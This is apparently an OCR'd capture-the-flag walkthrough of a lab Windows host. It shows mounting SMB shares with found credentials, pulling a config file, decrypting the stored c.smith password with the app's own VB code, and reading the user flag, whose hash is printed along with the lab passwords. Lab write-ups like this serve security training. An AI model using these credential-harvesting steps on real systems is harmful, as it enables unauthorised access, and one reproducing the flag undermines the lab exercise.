
```
root@kali:/mnt# mkdir Secure$
root@kali:/mnt# mount -t cifs //10.10.10.178/Secure$ /mnt/Secure$ -o username=TempUser,password=welcome2019
root@kali:/mnt# cd Secure\$/
root@kali:/mnt/Secure$# DİR
bash: DİR: command not found
root@kali:/mnt/Secure$# ls
Finance  HR  IT
root@kali:/mnt/Secure$# cd IT/
root@kali:/mnt/Secure$/IT# ls -la
ls: reading directory '.': Permission denied
total 0
root@kali:/mnt/Secure$/IT# cd Carl
root@kali:/mnt/Secure$/IT/Carl# ls -la
total 0
drwxr-xr-x 2 root root 0 Aug  7 22:42  .
drwxr-xr-x 2 root root 0 Aug  8 13:59  ..
drwxr-xr-x 2 root root 0 Aug  7 22:44  Docs
drwxr-xr-x 2 root root 0 Aug  6 16:45  Reports
drwxr-xr-x 2 root root 0 Aug  6 17:41 'VB Projects'
root@kali:/mnt/Secure$/IT/Carl# cd VB\ Projects/
root@kali:/mnt/Secure$/IT/Carl/VB Projects# LS -LA
bash: LS: command not found
root@kali:/mnt/Secure$/IT/Carl/VB Projects# ls -la
total 0
drwxr-xr-x 2 root root 0 Aug  6 17:41 .
drwxr-xr-x 2 root root 0 Aug  7 22:42 ..
drwxr-xr-x 2 root root 0 Aug  6 17:07 Production
drwxr-xr-x 2 root root 0 Aug  6 17:47 WIP
root@kali:/mnt/Secure$/IT/Carl/VB Projects# 
```




```
                10485247 blocks of size 4096. 6449588 blocks available
smb: \IT\Configs\RU Scanner\> get RU_config.xml
getting file \IT\Configs\RU Scanner\RU_config.xml of size 270 as RU_config.xml (1.0 KiloBytes/sec) (average 1.0 KiloBytes/sec)
smb: \IT\Configs\RU Scanner\>
```



```
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
</ConfigFile>
```




```

    Sub Main()
        Dim Config As ConfigFile = ConfigFile.LoadFromFile("RU_Config.xml")
        Dim test As New SsoIntegration With {.Username = Config.Username, .Password = Utils.DecryptString(Config.Password)}
        Console.WriteLine(test.Password)
        Console.WriteLine(test.Username)
        Console.ReadLine()



    End Sub

End Module
```




file:///C:/Users/[redacted]/Desktop/RUScanner/bin/Debug/DbPof.EXE


```
xRxRxPANCAK3SxRxRx
c.smith
```




```
root@kali:~/Masaüstü# smbclient \\\\10.10.10.178\\Users -U "c.smith"

Enter WORKGROUP\c.smith's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Jan 26 02:04:21 2020
  ..                                  D        0  Sun Jan 26 02:04:21 2020
  Administrator                       D        0  Fri Aug  9 18:08:23 2019
  C.Smith                             D        0  Sun Jan 26 10:21:44 2020
  L.Frost                             D        0  Thu Aug  8 20:03:01 2019
  R.Thompson                          D        0  Thu Aug  8 20:02:50 2019
  TempUser                            D        0  Thu Aug  8 01:55:56 2019

                10485247 blocks of size 4096. 6449588 blocks available
smb: \> cd C.Smith\
smb: \C.Smith\> dir
  .                                   D        0  Sun Jan 26 10:21:44 2020
  ..                                  D        0  Sun Jan 26 10:21:44 2020
  HQK Reporting                       D        0  Fri Aug  9 02:06:17 2019
  user.txt                            A       32  Fri Aug  9 02:05:24 2019

                10485247 blocks of size 4096. 6449588 blocks available
smb: \C.Smith\> get user.txt
getting file \C.Smith\user.txt of size 32 as user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \C.Smith\> 
```




```
cf71b25404be5d84fd827e05f426e987
```



